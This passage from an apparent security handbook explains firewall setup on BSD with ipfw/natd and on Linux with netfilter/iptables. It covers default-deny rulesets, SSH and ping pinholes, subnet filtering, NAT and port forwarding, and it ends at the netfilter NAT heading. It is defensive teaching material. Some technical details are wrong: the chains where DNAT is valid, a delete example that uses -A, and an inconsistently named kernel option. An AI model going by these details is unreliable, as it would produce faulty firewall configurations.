There are two ways to use *ipfw* with BSD: as a kernel-compiled option or as a kernel module. Since the kernel module option does not support NAT and is also limited with respect to logging, we will do it the hard way and go with a compiled option.

With *ipfw*, there is a single rule base (or chain) applied to all packets entering or leaving an interface. Rules are indexed by number—when a packet arrives or is ready to leave, it is compared to each rule in order. The first rule to match on a packet's contents stops the inspection process, and the packet is handled based upon the rule's resulting action: permit, deny, or divert. It's the divert option that allows *natd* to do its magic and perform NAT on packets. Packets returning from *natd* are re-sent through the rule chain.

Interestingly there is also a *wipfw* (Windows IP Firewall), a Microsoft Windows-compatible version of *ipfw*, available from *http://wipfw.sourceforge.net*. Since the Windows XP SP2 firewall is very limited, this can be considered a more fully functioned alternative, although it lacks a graphical user interface.

If you decide to try *wipfw*, be careful with your settings because Windows uses a lot of Inter-Process Communication (IPC) and Remote-Procedure Calls (RPCs) internally to do routine operations; if you accidentally firewall these processes off from each other, you will have a very dead Windows machine on your hands. Read the documentation carefully to avoid these pitfalls if you wish to try *wipfw*.

Initial Setup

The two functions that enable firewalling and NAT in BSD are *ipfw* and *natd*, respectively. To use these tools, you must be logged in as *root*. In order to get all available features from *ipfw* (including `DIVERT`, which allows us to use NAT), we need to recompile the kernel if these options are not already enabled. Recompiling your BSD kernel is beyond the context of this book, but the FreeBSD handbook contains a great section on kernel recompiling instructions (available at *http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/index.html*). It is not as hard as it sounds, but it is time-consuming.

As of FreeBSD 6.1, the *GENERIC* kernel configuration file does *not* include the proper options for these services and requires a kernel conf modification and recompile. Your BSD distro can vary, so check your conf file to make sure. At a minimum *ipfw* requires the `options IPFIREWALL` kernel option to be set in order to work. Using *natd* with *ipfw* requires the `options IPDIVERT` kernel option to be set in order to work. You also need to enable `options IPFIREWALL_FORWARD` to enable forwarding (e.g., for routing). *ipfw* logs some essential information, but if you would like to have additional logging capability, also add `options IPFIREWALL_VERBOSE`.

If you are not familiar with BSD kernel compiling, just copy the *GENERIC* kernel conf file, add the four options, and recompile—leave the driver settings alone unless you know what you are doing. After installing the new kernel and rebooting, look for a new line in your boot-up screen that says:

```
ipfw2 (+ipv6) initialized, divert loadable, rule-based
forwarding enabled, default to deny, logging unlimited
```

This tells you whether *ipfw* is loaded and ready to go. If you have neglected to add all four kernel options, this line may vary. The first two options, `IPFIREWALL` and `DIVERT`, are crucial for *ipfw* and *natd*. The last two, `IPFIREWALL_DIVERT` and `IPFIREWALL_VERBOSE`, are optional but recommended.

There is one additional kernel option relevant to *ipfw* that I want to warn you not to use: `options IPFIREWALL_DEFAULT_TO_ACCEPT`. This is a safe option for the novice *ipfw* user to enable, as it prevents the noobie mistake of loading *ipfw* without defining a policy, which would lock you out of your box as *ipfw* blocks all traffic in and out until it's told to permit something. If you try to ping out with *ipfw* enabled but no policy, you will get *permission denied*, even as *root*. The reason I am telling you not to use this option is because doing so is a flawed security model; if you forget to block

something, *ipfw* allows it through and you cannot be sure what it was, which can allow an attacker to own your system. It is better to have a default-deny/explicit-allow configuration, so you know exactly what you are permitting and are blocking everything else, guaranteed.

To enable *ipfw* on bootup, add `firewall_enable="YES"` to your */etc/rc.conf* file. This tells the system to run the */etc/rc.firewall* script that activates the firewall. For an initial setup, also add a second line of `firewall_type="OPEN"` in your */etc/rc.conf* file. This sets a default policy of permit-all and keeps you from accidentally locking yourself out. Do not forget this second parameter or you may be sorry. We will tighten this down in a moment.

Run the *rc.firewall* script only interactively from a local session or in the background, and never run the script interactively when remote. The script flushes the session table before applying the new rule, and during the session flush, your remote connection *will* be dropped. The script drops midprocess before adding any new firewall rules that block every connection in or out of the box until you can get logged in locally to rerun the script. This is a major pain, so don't do it.

Last but not least, let's turn on logging. Set `firewall_logging="YES"` to enable logging. The logs go to your kernel log—generally, */var/log/messages*.

Inbound Connection Blocking with BSD ipfw/natd

Follow the configuration steps outlined earlier to get the BSD options compiled into your kernel. Be sure to leave out the `DEFAULT_TO_ACCEPT` option. Assuming you have done this, make sure you set the `firewall_type="OPEN"` in your */etc/rc.conf* file and reboot as mentioned earlier. If you have done all that, you're ready to start locking down the box.

ipfw's rule sets are completely contained within the *rc.firewall* script. It has several rulesets for you to choose from (you can only use one at a time). In fact, you have used one already: the `OPEN` ruleset. These rulesets are linked to the `firewall_type` variable you set in */etc/rc.conf*. You can examine the current *ipfw* ruleset configuration by using the `ipfw list` command. This provides the rules list in order using *ipfw* syntax; for example:

```
00100 allow ip from any to any via lo0
00200 deny ip from any to 127.0.0.0/8
00300 deny ip from 127.0.0.0/8 to any
65000 allow ip from any to any
65535 deny ip from any to any
```

This listing is the result of selecting the `OPEN` ruleset using the `firewall_type` parameter in your *rc.conf*. The first column is the rule number (rules are examined in the order of their rule number until a match is made), the action (allow, deny, divert,

etc.), and the rule body. The rule body contains zero or more patterns that the packet must match before the rule is triggered. Logical associations are allowed if multiple patterns are included and the default logic is `and`, which means that all patterns must match the packet for the rule to trigger, but it allows for very complex syntax that includes negation (`not`), alternatives (`or`), and nesting.

For flexibility purposes, *ipfw* supports multiple different actions that mean essentially the same thing and handles them the same way; `allow`, `accept`, `pass`, and `permit` are all valid actions for permitting a packet to pass, while `deny` and `drop` are also synonymous and instruct *ipfw* to drop the packet.

Take a look at the `OPEN` ruleset above—notice that it first permits any packet sent from the loopback, denies any packet sent to the loopback subnet (this blocks *remote localhost* attacks), then denies any packet sent from the loopback subnet (this blocks *localhost spoofing* attacks); it then allows any IP address to connect to any IP address, and finally it blocks any IP address from connecting to any IP address. Since the rules are inspected in order, the last rule (65535) is never reached, as the rule before it (65000) matches any packet.

You need to edit this script in order to set up the firewall rules. Start by keeping things simple and edit the `CLIENT` ruleset to lock down the box from outside connections, but allow us to initiate connections outbound without impediment. The default `CLIENT` ruleset does *not* lock down all incoming connections, and it also blocks some outgoing connections we might want, so you have to do some editing of the script as well. Open *ipfw* using your favorite editor and find the client ruleset section, which looks something like this:

```
[Cc][Ll][Ii][Ee][Nn][Tt])
        ############
        # This is a prototype setup that will protect your system somewhat
        # against people from outside your own network.
        ############

        # set these to your network and netmask and ip
        net="192.168.0.0"
        mask="255.255.255.0"
        ip="192.168.0.10"

        setup_loopback

        # Allow any traffic to or from my own net.
        ${fwcmd} add pass all from ${ip} to ${net}:${mask}
        ${fwcmd} add pass all from ${net}:${mask} to ${ip}

        # Allow TCP through if setup succeeded
        ${fwcmd} add pass tcp from any to any established

        # Allow IP fragments to pass through
        ${fwcmd} add pass all from any to any frag
```

```
# Allow setup of incoming email
${fwcmd} add pass tcp from any to ${ip} 25 setup

# Allow setup of outgoing TCP connections only
${fwcmd} add pass tcp from ${ip} to any setup

# Disallow setup of all other TCP connections
${fwcmd} add deny tcp from any to any setup

# Allow DNS queries out in the world
${fwcmd} add pass udp from ${ip} to any 53 keep-state

# Allow NTP queries out in the world
${fwcmd} add pass udp from ${ip} to any 123 keep-state

# Everything else is denied by default, unless the
# IPFIREWALL_DEFAULT_TO_ACCEPT option is set in your kernel
# config file.
;;
```

If your `CLIENT` section is different than the one just shown, you can either make it the same as this one or wing it; it's your call. If it is different, and you are really concerned about it, you can make a backup copy of your *rc.firewall* file before editing.

First, edit the local subnet and IP address settings at the beginning of the `CLIENT` ruleset section. Edit the `net=`, `mask=`, and `ip=` variables to match your system. Next, disable some rules that allow incoming connections.

The first rule to disable is `Allow setup of incoming mail`. TCP port 25 is SMTP, so this rule allows any host (even ones on the Internet) to connect to your box on port 25. This is not a good situation, unless you are a registered mail server (DNS MX record). The solution is easy; simply disable the rule by putting a pound or hash sign (#) before that line, as shown here:

```
# ${fwcmd} add pass tcp from any to ${ip} 25 setup
```

This is more prudent than deleting the line, as you may need it later.

Next, disable the `Allow any traffic to or from my own net` lines that allow other hosts from your subnet to be able to connect to you—in a true lock-down policy, no other host can connect to your box, so let's remove those two rules the same way we did the SMTP line by placing a pound sign in front of these two lines like so:

```
# Allow any traffic to or from my own net.
# ${fwcmd} add pass all from ${ip} to ${net}:${mask}
# ${fwcmd} add pass all from ${net}:${mask} to ${ip}
```

Notice the `add pass tcp from any to any established` line? The `established` parameter allows *ipfw* to permit TCP packets returning from connections you have made. It is important to note that if you do not have this line, you drop every response to any connection you make.

Also note the `add pass tcp from ${ip} to any setup` line—this allows you to create TCP sessions out. The `setup` parameter is essentially the opposite of `established`—it triggers on TCP SYN packets, which is what TCP uses to start a connection.

The `CLIENT` ruleset allows DNS and NTP UDP packets out, but nothing else. This is actually very good security, but if you are interested in doing UDP port scans, you need to add a UDP permit-all line. Add these two lines above the `#Everything else is denied by default…` line to allow UDP scans out from your system:

```
# Allow all UDP packets out
${fwcmd} add pass udp from ${ip} to any keep-state
```

The `keep-state` option is important because UDP does not have a method itself to track session state like TCP does with SYN, ACK, and FIN. This parameter tells *ipfw* to keep a pseudosession for it to allow UDP replies. It does this by creating dynamic rules automatically to permit the reverse traffic. These rules have a limited lifetime and are purged after an inactivity timeout.

Once you edit the *rc.firewall* script, you can try the `CLIENT` ruleset simply by running `/etc/rc.firewall CLIENT`. If *rc.firewall* is not set to executable (which sometimes happens), simply perform a `chmod 744 /etc/rc.firewall` and you are good to go.

Remember, do *not* run the *rc.firewall* script while connected remotely, or when important connections are going outbound, as the script performs a flush of the rule base first. This kills all connections in or out and reloads the rules defined in the section you specify.

This is what the `CLIENT` mode shows us now with `ipfw list`:

```
00100 allow ip from any to any via lo0
00200 deny ip from any to 127.0.0.0/8
00300 deny ip from 127.0.0.0/8 to any
00400 allow tcp from any to any established
00500 allow ip from any to any frag
00600 allow tcp from 10.1.1.89 to any setup
00700 deny tcp from any to any setup
00800 allow udp from 10.1.1.89 to any dst-port 53 keep-state
00900 allow udp from 10.1.1.89 to any dst-port 123 keep-state
01000 allow udp from 10.1.1.89 to any keep-state
65535 deny ip from any to any
```

To ensure the `CLIENT` ruleset is loaded on bootup, be sure to change your `firewall_type` setting to `CLIENT` in your */etc/rc.conf* file. Add the `firewall_silent="YES"` to */etc/rc.conf,* and *ipfw* does not display the ruleset as it loads.

Allowing Inbound Connections with BSD ipfw2/natd

To allow inbound connections, we're going to have to go back into the *rc.firewall* script to make some changes. To keep things simple, edit the `CLIENT` ruleset you are

already using to create a pinhole inbound connection policy. In fact, you actually commented out an inbound permit already. Now permit access to SSH on your BSD box so you can connect to it remotely. Also, enable ICMP so it responds to *ping*.

Open the *rc.firewall* script in your favorite editor and scroll down to the `CLIENT` rule set section. Find the section below the SMTP line you commented out, but above the outgoing TCP setup line. Add these lines:

```
# Allow setup of incoming ssh connections
${fwcmd} add allow tcp from any to ${ip} 22 setup
```

This is extremely similar to the SMTP rule commented out previously. This line allows (`allow`) initial TCP connections (`setup`) from any IP address to your interface's IP address (using the `${ip}` variable) on port `22`.

Also add an ICMP permit line and limit it to ICMP type 8 (an echo-request) and type 0 (an echo-reply):

```
# Allow icmp pings
${fwcmd} add allow icmp from any to any icmptypes 8,0
```

Save your changes and reload the `CLIENT` ruleset with `/etc/rc.firewall CLIENT`. Check your settings with `ipfw list`, and you will see that port 22 is now permitted:

```
00100 allow ip from any to any via lo0
00200 deny ip from any to 127.0.0.0/8
00300 deny ip from 127.0.0.0/8 to any
00400 allow tcp from any to any established
00500 allow ip from any to any frag
00600 allow tcp from any to 10.1.1.89 dst-port 22 setup
00700 allow icmp from any to any icmptypes 0,8
00800 allow tcp from 10.1.1.89 to any setup
00900 deny tcp from any to any setup
01000 allow udp from 10.1.1.89 to any dst-port 53 keep-state
01100 allow udp from 10.1.1.89 to any dst-port 123 keep-state
01200 allow udp from 10.1.1.89 to any keep-state
```

Assuming *sshd* is installed and running, try connecting to it from another machine. It should work.

Filtering Connections with BSD ipfw2/natd

Next, add IP address filtering protection to your `CLIENT` ruleset. Remember that earlier you already had some IP address filtering in the form of an allow rule for your local subnet:

```
# Allow any traffic to or from my own net.
# ${fwcmd} add pass all from ${ip} to ${net}:${mask}
# ${fwcmd} add pass all from ${net}:${mask} to ${ip}
```

And also the rule you added to permit SSH to the box:

```
# Allow setup of incoming ssh connections
${fwcmd} add pass tcp from any to ${ip} 22 setup
```

Combine these into a single line that allows you only to *ssh* into the box from the local subnet by changing the `from any` portion to `from ${net}:${mask}` like so:

```
# Allow setup of incoming ssh connections only from our subnet
${fwcmd} add pass tcp from ${net}:${mask} to ${ip} 22 setup
```

Doing another `ipfw list` (or just the output of the *rc.firewall* script itself if you did not set `firewall_silent="YES"` in *rc.conf*) provides you with:

```
00100 allow ip from any to any via lo0
00200 deny ip from any to 127.0.0.0/8
00300 deny ip from 127.0.0.0/8 to any
00400 allow tcp from any to any established
00500 allow ip from any to any frag
00600 allow tcp from 10.1.1.0/24 to 10.1.1.89 dst-port 22 setup
00700 allow icmp from any to any icmptypes 0,8
00800 allow tcp from 10.1.1.89 to any setup
00900 deny tcp from any to any setup
01000 allow udp from 10.1.1.89 to any dst-port 53 keep-state
01100 allow udp from 10.1.1.89 to any dst-port 123 keep-state
01200 allow udp from 10.1.1.89 to any keep-state
```

To add additional subnets or hosts, just add multiple lines, replacing the `${net}:${mask}` variables with either IP addresses or IP addresses and netmasks.

BSD ipfw2/natd NAT Gateway

Now let's walk through a simple NAT setup. For the purposes of your lab, the inside subnet is 192.168.0.0/24 with your NAT gateway at 192.168.0.1, and the NAT gateway's outside address at 12.34.56.78. In the installation section, recompile the kernel to add `DIVERT` capability for *ipfw*. This functionality is used to pass packets to *natd* for mangling, as *natd* itself is not a kernel module.

Next, switch the ruleset you use for your firewall and make one from scratch. Open */etc/rc.firewall* in a text editor and move down to the bottom of the file. At the very bottom should be the following section:

```
[Uu][Nn][Kk][Nn][Oo][Ww][Nn])
        ;;
*)
        if [ -r "${firewall_type}" ]; then
                ${fwcmd} ${firewall_flags} ${firewall_type}
        fi
        ;;
esac
```

You are going to add the new section right in the middle of this part. This is a standard shell script, so be careful of syntax. Below the double semicolons (`;;`) but above the asterisk-close-parenthesis (`*)`), insert this new section (do not forget the close parenthesis after the `[Tt]`):

```
[Nn][Aa][Tt])
        # set these to your outside interface network and netmask and ip
        oif="lnc0"
        onet="12.34.56.0"
        omask="255.255.255.0"
        oip="12.34.56.78"

        # set these to your inside interface network and netmask and ip
        iif="lnc1"
        inet="192.168.0.0"
        imask="255.255.255.0"
        iip="192.168.0.1"

        # run the loopback permit sub
        setup_loopback

        # Stop spoofing
        ${fwcmd} add deny log all from ${inet}:${imask} to any in via ${oif}
        ${fwcmd} add deny log all from ${onet}:${omask} to any in via ${iif}

        # Network Address Translation.
        ${fwcmd} add divert natd log all from any to any via ${natd_interface}

        # Allow TCP through if setup succeeded
        ${fwcmd} add pass log tcp from any to any established

        # Allow IP fragments to pass through
        ${fwcmd} add pass log all from any to any frag

        # Allow local subnet
        ${fwcmd} add pass log ip from ${inet}:${imask} to any keep-state
        ${fwcmd} add pass log ip from ${oip} to any keep-state

        # Reject&Log all setup of incoming connections from the outside
        ${fwcmd} add deny log tcp from any to any in via ${oif} setup

        ;;
```

Remember the trailing double semicolons at the bottom. Running `ipfw list` gives us the following output of rules (we've numbered them 1–12 for easy reference):

```
 1 00100 allow ip from any to any via lo0
 2 00200 deny ip from any to 127.0.0.0/8
 3 00300 deny ip from 127.0.0.0/8 to any
 4 00400 deny log ip from 192.168.0.0/24 to any in via lnc0
 5 00500 deny log ip from 12.34.56.0/24 to any in via lnc1
 6 00600 divert 8668 log ip from any to any via lnc0
 7 00700 allow log tcp from any to any established
 8 00800 allow log ip from any to any frag
 9 00900 allow log ip from 192.168.0.0/24 to any keep-state
10 01000 allow log ip from 12.34.56.78 to any keep-state
11 01100 deny log tcp from any to any in via lnc0 setup
12 65535 deny ip from any to any
```

Here is what these rules do, line by line:

1. Allows loopback interface communication.
2. Denies loopback destination spoofing.
3. Denies loopback source spoofing.
4. Denies inside address spoofing from the outside interface.
5. Denies outside address spoofing from the inside interface.
6. Enables divert for NAT handling on all IP's going out `lnc0` (our outside interface).
7. Allows established TCP sessions to stay established.
8. Allows IP fragments.
9. Allows inside subnet out, tracking state of sessions.
10. Allows outside subnet out, tracking state of sessions.
11. Denies and logs any outside TCP connection from coming in. This is somewhat redundant, as the default-deny on line 12 catches everything else, but this allows you to log the hits for reference.

To enable *natd* at boot time, be sure to add the following lines to the */etc/rc.conf* file:

```
enable_gateway="YES"    # Adds gateway/ip forwarding support
natd_enable="YES"       # Loads the /etc/rc.d/natd script at boot
natd_interface="lnc0"   # Specifies your 'outside' NAT interface
natd_flags =""          # Allows for additional natd flags
```

Setting these parameters and rebooting automatically enables NAT on the outside interface. Be sure to change the `lnc0` to whatever interface name the outside network card happens to be. And do not forget to update */etc/rc.conf* with the new ruleset for `firewall_type="NAT"`.

Inbound Service Mapping with BSD ipfw2/natd

To set up NAT with inbound connections, first follow the steps to provide basic NAT. You add two rules to allow an inbound connection (one for the outside interface and a second for after it is NAT'd to your inside server) to the NAT ruleset and add a rule to *natd* on where to send this connection. Edit the */etc/rc.firewall* file again and add these lines below the IP Fragment configuration lines:

```
# Allow setup of http
${fwcmd} add accept tcp from any to ${oip} 80 setup
${fwcmd} add pass tcp from any to 192.168.0.50 80
```

This adds an accept rule for TCP port 80 from anywhere to the outside IP (the NAT IP), which allows anyone to connect to 192.168.0.50 on port 80, the IP address of your inside server. Next, add the *natd* configuration to support port forwarding. When you added the *natd* settings to your */etc/rc.conf*, one line was left empty:

```
natd_flags =""            # Allows for additional natd flags
```

Now is the time to use this entry. Change it to add a `redirect_port` parameter:

```
natd_flags = "-redirect_port tcp 192.168.0.50:80 80"
```

This instructs *natd* to listen on port 80 and redirect any connections to it for the server 192.168.0.50:80. Once you change this line, you need to bounce *natd* to read the new config. Perform a `/etc/rc.d/natd restart` and wait—*natd* takes time to flush its session table and may take up to 10 seconds to restart. Once it is done, test your settings. You should be able to view the inside web page at 192.168.0.50:80 by browsing to the outside NAT IP of 12.34.56.78:80.

13.4 Securing GNU/Linux Systems with netfilter/iptables

The GNU/Linux netfilter/iptables project started in 1998 and continues the work from the *ipchains* and *ipfwadm* projects that preceded it. Both *ipchains* and *iptables* were developed by Rusty Russell. The original Linux *ipfwadm* was based on the BSD *ipfw*, so like many Linux and BSD projects, they share some heritage. Like *ipfw*, *netfilter* hooks in at the kernel level for maximum performance. It also uses rules in a first-match arrangement, but it's a little more complicated than its BSD cousin.

The actual kernel module that provides this functionality is *netfilter*, while *iptables* is the userspace program to adjust the rules used by *netfilter* to manipulate traffic For the purposes of this book, we refer to the technology as *netfilter* and to any commands as *iptables*. Consider these terms synonymous, however.

To create *netfilter* security policies, you define *rules* that match on packet contents and define a *target* that specifies what to do with any packets that match the rule. Rules are then grouped into *chains*. You can define the target to be something other than just accept or drop—*netfilter* supports a plethora of target types. Some of the more commonly used targets are:

`ACCEPT`
: Stops the search down the chain and permits the packet to transit.

`DROP`
: Silently drops the packet.

`QUEUE`
: Drops the packet to userspace for inspection by an application, such as an Intrusion Prevention System (IPS). If no application picks up the packet from the queue, it is equivalent to `DROP`.

`RETURN`
: Stops the search down the chain and sends the search back to the referring chain if a user chain; otherwise, it executes the chain's policy (typically `DROP`).

`REJECT`
: Drops the packet, but sends an error message notifying the sender of the reject.

`LOG`
: This nonterminating target logs details of any packets matching the rule into the kernel log (generally */var/log/messages*). Since this target does not terminate the rule search, the packet continues to be inspected against further rules in the chain. This target is useful for chain debugging purposes.

`DNAT`
: Changes the packet's destination address (and optionally its port) to what is specified by its `--to-destination` option. The session is tracked and return packets are reassigned the original IP address. It is valid only in the `OUTPUT` and `POSTROUTING` chains.

`SNAT`
: Changes the packet's source address (and optionally its port) to what is specified by its `--to-source` option. Like `DNAT`, the session is tracked, and return packets are reassigned the original IP address. It is valid only in the `POSTROUTING` chain.

`MASQUERADE`
: A special kind of SNAT that detects the IP address of the outgoing interface and NAT's the packet based on that IP address. This is useful if the outside NAT interface IP address is dynamic. If the IP address of the interface changes, all sessions that were permitted by this rule are dropped (which makes sense, since the original source IP address is no longer available). If the outside interface IP address is statically assigned, use the `SNAT` target instead. It is valid only in the `POSTROUTING` chain.

Chains are then grouped into tables, with each table associated with a specific kind of packet processing. This may sound overly (and unnecessarily) complicated, but it works well. There are three tables in *netfilter*, each with several predefined chains:

Filter table
: The Filter table is responsible for permitting or denying packets. It has three predefined chains:

  `INPUT`
  : All packets destined for the local system transit this chain.

  `OUTPUT`
  : All packets created by the local system transit this chain.

  `FORWARD`
  : All packets routed (but not created) by the local system transit this chain.

Nat table
: The Nat table is responsible for handling NAT sessions. It has three predefined chains:

`PREROUTING`
: All packets arriving at an interface transit this chain.

`POSTROUTING`
: All packets exiting at an interface transit this chain.

`OUTPUT`
: All packets created by the local system transit this chain.

Mangle table
: The Mangle table is responsible for packet modification. It has five predefined chains:

`PREROUTING`
: All packets arriving at an interface transit this chain.

`INPUT`
: All packets destined for the local system transit this chain.

`FORWARD`
: All packets routed (but not created) by the local system transit this chain.

`OUTPUT`
: All packets created by the local system transit this chain.

`POSTROUTING`
: All packets exiting at an interface transit this chain.

For a visual representation of packet flow through the default chains, see Figure 13-1.

Initial Setup

Obtaining *netfilter* depends on which Linux distribution you have. Source code for *netfilter* is available from *http://www.netfilter.org/downloads.html* through Subversion, FTP, or *rsync* protocols, or you can obtain it through your Linux distribution's package management system.

After installation, there should be an *iptables* init script in your *init* directory. Some Linux distributions add it to your startup, while others make you do it manually. Read your distribution's documentation on how to get *iptables* to start automatically at boot.

As mentioned previously, *netfilter* is the technology while *iptables* is the userspace command-line utility that manipulates the *netfilter* rules in the kernel. You must be logged in as root to use *iptables*.



Figure 13-1. Packet flow through netfilter

Inbound Connection Blocking with Netfilter

Unlike *ipfw*, *netfilter* out-of-the-box does not lock the system down when no rules are loaded—rather, its default policy is to `ACCEPT` for all chains. This is to prevent a new installation from locking down the system before you have a chance to configure it. To examine the current settings, run `iptables -L -n` at a command prompt. This lists all the current configured chains and their rules. By default, you get something like this:

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

This shows an empty rule set. Notice the policy default for each table is currently set to `ACCEPT`. The table name is not shown in this listing, but this is the filter table. For now, this is fine and keeps thing simple.

To keep packets from connecting, you need to lock down the `INPUT` chain of the filter table, as this is the table that prevents packets from reaching the local processes (see Figure 13-1). To lock down the `INPUT` chain, add the following rule (note that if you are doing this through SSH, you will be locked out immediately):

```
iptables -A INPUT -p ip -j DROP
```

This instructs *iptables* to append (-A) a new rule to the INPUT chain to inspect packets for protocol (-p) ip, and the *jump* target (-j) of DROP. This effectively locks out all TCP, UDP, ICMP, etc.—anything that runs on top of IP. If no rule number is specified, it adds a new rule number at the bottom (i.e., the last rule).

But what about replies to packets you sent out? You need to let them back in, and since they arrive on the INPUT chain, you need to permit them similarly to how you used the established option in *ipfw*. You can track reply packets sent back by using the State module. Insert a new rule at the top of the list using the -I option instead of appending. When -I is used without a rule number, it uses rule number 1 at the top of the stack and renumbers all other rules below it on the stack to make room for it. Next insert a rule for all incoming ESTABLISHED (TCP state tracking) and RELATED (secondary-flow tracking) sessions:

```
iptables -I INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
```

To prevent this from acting as a gateway to route someone's attack through to someone else, lock down the FORWARD chain of the filter table. Add the same rule to the FORWARD chain to keep from routing:

```
iptables –A FORWARD –p ip –j DROP
```

Take a look at the rules now with an iptables -L -n --line-numbers (-L is list, the -n suppresses DNS lookups, and the --line-numbers lists the rule numbers):

```
Chain INPUT (policy ACCEPT)
num  target     prot opt source               destination
1    ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0
      state RELATED,ESTABLISHED
2    DROP       all  --  0.0.0.0/0            0.0.0.0/0
Chain FORWARD (policy ACCEPT)
num  target     prot opt source               destination
1    DROP       all  --  anywhere             anywhere

Chain OUTPUT (policy ACCEPT)
num  target     prot opt source               destination
```

"But you said that default-permit was bad!" you say. And so I did. The right way to do this is to change the default target policy to DROP. So let's fix this. First, delete the two DROP rules that were added by doing the following:

```
iptables –D INPUT 2
iptables –D FORWARD 1
```

These delete (-D) from the INPUT or FORWARD chain rule 1. You can delete by rule number if you know the rule (from an iptables -L –n --line-numbers command) or by retyping the same rule as before, replacing the -A (or -I or -R) with a -D:

```
iptables –D INPUT –p ip –j DROP
iptables –A FORWARD –p ip –j DROP
```

Now do it the correct way by making the system reject incoming connections or forwards by default. To change to the default target for a chain, use the `-P` or `--policy` option:

```
iptables -P INPUT DROP
iptables -P FORWARD DROP
```

Check out the new rule set with `iptables -L -n --line-numbers`:

```
Chain INPUT (policy DROP)
num  target     prot opt source               destination
1    ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0
     state RELATED,ESTABLISHED

Chain FORWARD (policy DROP)
num  target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
num  target     prot opt source               destination
```

If the rule set looks like this, you are now locked down. To save this ruleset to a file, use `iptables-save` to dump the tables:

```
# Completed on Sat Jul 22 15:31:25 2006
# Generated by iptables-save v1.3.4 on Sat Jul 22 15:31:25 2006
*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT ACCEPT [15976:1166590]
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
COMMIT
# Completed on Sat Jul 22 15:31:25 2006
```

Save this to a file using standard Linux redirection; for example:

```
iptables-save > ruleset.ipt
```

You can then reload the saved ruleset with the `iptables-restore` command, also using redirection:

```
iptables-restore < ruleset.ipt
```

Using these tools is a quick and easy way to create *iptables* templates and is much more efficient than using shell scripts with *iptables* commands on each line.

The process of adding these settings to your default startup varies, depending on your Linux distribution. Both Gentoo and Red Hat Linux support a `save` option on their *iptables* init scripts (for example, `/etc/init.d/iptables save`) that calls `iptables-save` to push the running configuration to the distribution-specific system configuration file. For Debian, use `/etc/init.d/iptables save active` instead. Ubuntu, despite being a Debian derivative, has no init script for *iptables*, so unless Firestarter is installed, you have to work a script by hand.

For any distribution you are using that lacks a proper init script, as a worst-case scenario, create a template using `iptables-save`, place it in a known location (*/etc* comes

to mind), and add a line to */etc/rc.local* or an equivalent that loads it with `iptables-restore`. The downside to this technique is that there is a momentary window of opportunity when a service is up, but not blocked by *netfilter*. Ideally, it is best to try and find a good init script, get it loaded right after the network init script and before any services. Do a search for `iptables init script` *<your distro name>* for resources on how the distribution handles initializing *netfilter*.

Filtering Connections with Netfilter

Let's lock that *ssh permit* we created earlier down to just our local subnet. Unlike *ipfw*'s *rc.firewall* script, which used a variable to define the local subnet, we just need to type in the IP address and subnet mask by hand. To specify a source address, simply add the `-s` option to the beginning of the rule. Replace (`-R`) the original rule 2 with a new rule that includes the source IP parameter:

```
iptables -R INPUT 2 -s 10.1.1.0/24 -p tcp --dport 22 -j ACCEPT
```

This step saves you the trouble of deleting a rule and then adding a new one. If you were *ssh*'d in remotely and did a `-D` on your SSH rule, you would be disconnected before you could add the new rule back! But since the `-R` is a true replacement command, you can safely run this command remotely and not be dropped. A quick check of the *netfilter* settings with `iptables -L -n --line-numbers` (the `-n` is especially important now, as *iptables* tries to resolve the name "10.1.1.0/24" to an IP address—a weird *netfilter* quirk) shows you are blocking by IP now:

```
Chain INPUT (policy DROP)
num  target     prot opt source               destination
1    ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0
    state RELATED,ESTABLISHED
2    ACCEPT     tcp  --  10.1.1.0/24          0.0.0.0/0
     tcp dpt:22

Chain FORWARD (policy DROP)
num  target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
num  target     prot opt source               destination
```

Since we're adding the rule to the `INPUT` chain, we already know that these connections are bound for our local process. If we were running multiple interfaces, and wanted to lock down the destination IP as well, we use the `-d` parameter to specify our interface IP like so:

```
iptables -R INPUT 2 -s 10.1.1.0/24 -d 10.1.1.83 -p tcp --dport 22 -j ACCEPT
```

Here's another check:

```
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0
         state RELATED,ESTABLISHED
```

```
ACCEPT     tcp  --  10.1.1.0/24          10.1.1.83
tcp dpt:22

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

You are now locked down tight. This is the best way to permit access to a process. Netfilter also supports hostnames in the `-d` and `-s` parameters, but only if they resolve to a single IP address. Also, since it adds them to the rules by the IP address they resolve to, if the IP addresses change later, the rules will not be updated to the new IP address unless the table is flushed and reloaded.

Allowing Inbound Connections with Netfilter

We've already played around with adding and deleting rules from the lockdown section. Now that we've properly configured our system for default-drop, we just need to add specific permits to the chain to permit access. Let's permit access to SSH on our Linux box so we can connect to it remotely. Let's also enable ICMP so it will respond to *ping*.

We'll need to add a new rule on our `INPUT` chain to permit this access. It's very similar to the drop rule added earlier:

```
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
```

This breaks down to add (`-A`) a new rule for the `INPUT` chain for protocol (`-p`) `tcp` with a destination port (`--dport`) of `22`, with a jump target (`-j`) of `ACCEPT`.

Let's add the ICMP rule as well. We want to be able to accept ICMP echo requests:

```
iptables -A INPUT -p icmp --icmp-type echo-request -j ACCEPT
```

Do a quick check with `iptables -L`:

```
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0
      state RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere
   tcp dpt:ssh
ACCEPT     icmp --  0.0.0.0/0            0.0.0.0/0
      icmp type 8

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Netfilter does an */etc/services* lookup to provide the name for the permitted service. Assuming you have *sshd* installed and running, try to connect to it from another machine. It should work.

Netfilter NAT Gateway

